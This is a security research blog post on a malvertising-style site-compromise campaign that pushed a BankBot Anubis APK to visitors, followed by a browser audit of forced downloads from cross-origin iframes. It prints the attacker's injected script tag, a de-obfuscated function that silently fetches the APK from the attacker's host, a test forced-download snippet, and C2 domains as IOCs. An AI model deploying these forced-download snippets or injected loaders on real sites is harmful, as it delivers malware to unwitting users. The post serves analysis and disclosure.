
Malvertising, Site Compromise, And A Status Report On Drive-by Downloads



Photo by Tianyi Ma on Unsplash
This blog post will explore the details behind a recent spree of website hacks and the malicious payloads that were embedded and served to unwitting victims. We will also discuss drive-by downloads, how they’re currently addressed in major browsers, and how they will be addressed in the future.
We also hope to illustrate that malvertising includes a much broader landscape beyond what happens merely in the ad slot. Though media buys are the most common entry point for malvertisers, they are one of many options. In a typical malvertising chain, there are multiple handoffs, similar to a traditional ad tech driven CPA campaign. With malware, it just so happens that the latter stages of the hand off happen among sketchy middlemen that pull the victim to a malicious landing page.
The blurred boundary is further illustrated by an increased perception from publishers and audiences that incidents like this are driven by malicious ads. This speaks to the normalization of malvertising attacks, which ultimately hurts the ad tech industry.
The story starts with reports of the following malicious overlays serving on BoingBoing:

These overlays resulted in a large number of reader complaints to BoingBoing. When the incident was finally addressed and the offending code removed, BoingBoing provided a disclosure of the incident to their readers:
Dear Boing Boing readers -- Around 11:30 EST on January 10th, An unknown…boingboing.net
Because of the nature of programmatic advertising, we first assumed this was a malicious adscript, and asked initial reporters to report this activity via our Ad Partner’s “bad ad” reporting page.
We believe that BoingBoing’s response to this incident was appropriate if not exemplary, and we commend their public disclosure, however we have seen the sentiment above become somewhat of a knee-jerk reaction to incidents like this — where site compromises are assumed to be “bad ad” experiences.
Over the following weeks, we detected this attack on a multitude of sites. Usually this manifests through a CMS compromise that introduces this malicious payload.
Let’s investigate what happens next:

Upon hitting the green “Install” button, an APK is dropped while the victim is presented with an instruction manual on how to override the device’s security settings in order to enable the installation of the malicious application.
Of course this is an Android variant of the malicious application, but certainly non-Android devices will be targeted with malicious applications specifically targeted for those platforms.

While the screenshots that we’ve used above are from the BoingBoing incident, the rest of our blogpost will dissect the client-side payload as found on a different, unnamed publisher.
After CMS compromise, the attacker embeds the following JavaScript on the hacked site:

To the untrained eye, it looks like it might be a snippet from a Google library or something equally as harmless, but what this snippet does is actually load the second stage by dropping a script that loads a resource from the attacker’s domain: cdnwp[.]org
<script src=”hxxps://cdnwp[.]org/jquery?se_referrer=&default_keyword=[Victim_Page_Title]&&frm=script”></script>By the way, this is by now a known bad domain.

From there, we see a 302 redirect to the second stage of the JavaScript payload:
hxxps://xynmaiiiiiii.website/wp-content/mv/plugins-wp-v1.15-mobile.jsAnd here’s the code:
The primary function of this code is to render the interactive widget in the screenshots above. Rather than offer a line by line analysis of this code, which is a bit outside of the scope of this blog post, we will focus on the `install()` function.
Here it is de-obfuscated:
function install() { // remove the first slide of the widget
let _0x25852a = document[’getElementById’](’gpaa’); // create a download link for the malicious APK
_0x25852a[’parentNode’][’removeChild’](_0x25852a);
var _0x30f5fc = document[’createElement’](’a’); _0x30f5fc[’setAttribute’](’href’, ‘https://xynmaiiiiiii.website/QrX7WY?...’); // append the link to the body, make sure it’s invisible. _0x30f5fc[’setAtrribute’](’download’, ‘download’);
_0x30f5fc[’style’][’display’] = ‘none’;
document[’body’[’appendChild’](_0x30f5fc); // click the link to spawn the download _0x30f5fc[’click’](); // show the installation instructions document[’body’][’innerHTML’] += template_second;}The code here is as impactful as it is simple, but the major takeaway is that the APK drop is not actually a result of the victim clicking the ‘Install’ button, but rather an artificially staged link with a download parameter that is clicked using JavaScript.
In fact, this mechanism and similar techniques are the main implementation for the drive-by downloads typically associated with malvertising campaigns. This all begs the question of the browser’s role in these types of forced downloads, how they’ve been addressed to date, and how will they be addressed in the future.
We will get to all of that in a bit, but first a word on the actual malware, which happens to be a BankBot Anubis variant:
New Variant of BankBot Banking Trojan Ups Ante, Cashes Out on Android Users
A newly observed variant of BankBot has been discovered masquerading as Adobe Flash Player, Avito, and an HD Video…info.phishlabs.com
The variant that’s being proliferated by this attacker connects to the following C2 endpoints:

abusehio[.]club

ktosdelaetskrintotpidor[.]com
sositehuypidarasi[.]com
Impact & Scope
To date we have identified the presence of the IOCs associated with this attacker on 15 sites in our telemetry, but a cursory look at Virus Total shows that activity around this particular payload has been ongoing for at least a year and that these C2 domains are leveraged by multiple variants of the malware:
Drive-by Downloads
Having uncovered the mechanism that this attacker uses to drop the APK, we decided to conduct an audit of recent popular browser versions and how they handle downloads that are not initiated by user interaction. The inspiration for doing this analysis was the shocking discovery that most browsers will honor forced downloads from cross-origin frames.
In fact, forced downloads like this are still often possible in Sandboxed Cross-Origin iframes, having only been addressed in Chrome for this last release of Chrome 83:
https://www.chromestatus.com/feature/5706745674465280
For our study, we will test the mechanism inside and outside of cross-origin iframes. The payload we use looks like this:
document.write(navigator.userAgent)
link = document.createElement(’a’);
// try a few different file extensions depending on platform
link.setAttribute(’href’, ‘payload.apk’);
link.setAttribute(’download’, ‘download’);
link.style.display = ‘none’;
document.body.appendChild(link);
link.click();
Early observations have shown that sometimes browsers will treat varying file extensions in different ways, so we will tamper with it a little bit and share our findings where noteworthy.
Our sandboxed cross-origin frames will include the following sandbox attributes which are standard for ad serving:
allow-forms allow-pointer-lock allow-popups-to-escape-sandbox allow-popups allow-same-origin allow-scripts allow-top-navigation-by-user-activationTo avoid screenshot fatigue for the rest of this blog post, we will provide a few relevant example instead of a dump of all the results, but we encourage readers to run their own experiments and explore this lack of standardization for themselves.

Chrome 83, does indeed block downloads initiated from sandboxed cross-origin frames, but is happy to drop a file if sandbox parameters are not set:

However, other desktop browsers are happy to prompt the download, including the security conscious Brave:
And FireFox:

The download prompt itself, is also worthy of some scrutiny, as that doesn’t appear to behave consistently across browsers either. For example, the Brave screenshot above, makes it look like origin1.me is initiating the download, but FireFox does make the distinction that it’s a different origin in their modal.

Scarier still, is the fact that under many circumstances, many browsers will drop the download without a prompt at all. For example, the same payload in a non-sandboxed cross-origin iframe in Chrome 83 will drop the download without a prompt, and without any indication that the initiator is not the origin that’s displayed in the URL bar:

FireFox is consistent with their prompt:

And Safari, for some reason wants to honor the download, but seems to just get stuck:

Inconsistent behavior follows us into mobile territory as well. For example, Android browsers are quick to warn you when the download is a file with an APK extension, but anything else often doesn’t even get a prompt.
TL;DR
Nuanced browser differences have been a pain point on the web since day one, but now that the number of APIs supported by these applications is seemingly endless, perhaps it’s time to think about how these features should be standardized in their implementation?
As part of our client-side malware research, we often find these subtleties are often abused by malvertising threat actors, especially within the territory of cross-origin iframes, as they are so prevalent in ad tech.
Browser developers are tasked with implementing API and protocol standards, but certain security components are often glazed over in the specifications themselves and left to the discretion of the development teams, only to be addressed ad-hoc when abuses of well-known limitations like this reach high profile status.
It’s 2020 and we can still force downloads that are not user initiated, without any prompt from cross-origin iframes in half of the major browsers out there. Why?
Finally, within the context of hacked sites as perpetrated by our cdnwp attacker, ad tech itself has no role to play. No amount of ad or iframe sandboxing can help to mitigate the ‘last mile’ of this attack. Since the download happens to be dropped from a seemingly trusted source, perhaps we should think about always prompting users before a download takes place along with an informational modal about the origin of the download.
A victim that’s not all too tech savvy might still raise an eyebrow and think twice if the origin of a download on BoingBoing is xynmaiiiiiii[.]website.
Attacker IOCs
cdnwp[.]org
xynmaiiiiiii[.]website
abusehio[.]club
ktosdelaetskrintotpidor[.]com
sositehuypidarasi[.]com
Archive: This article was originally published on our Confiant Medium blog on June 1, 2020.
 | A guest post by
|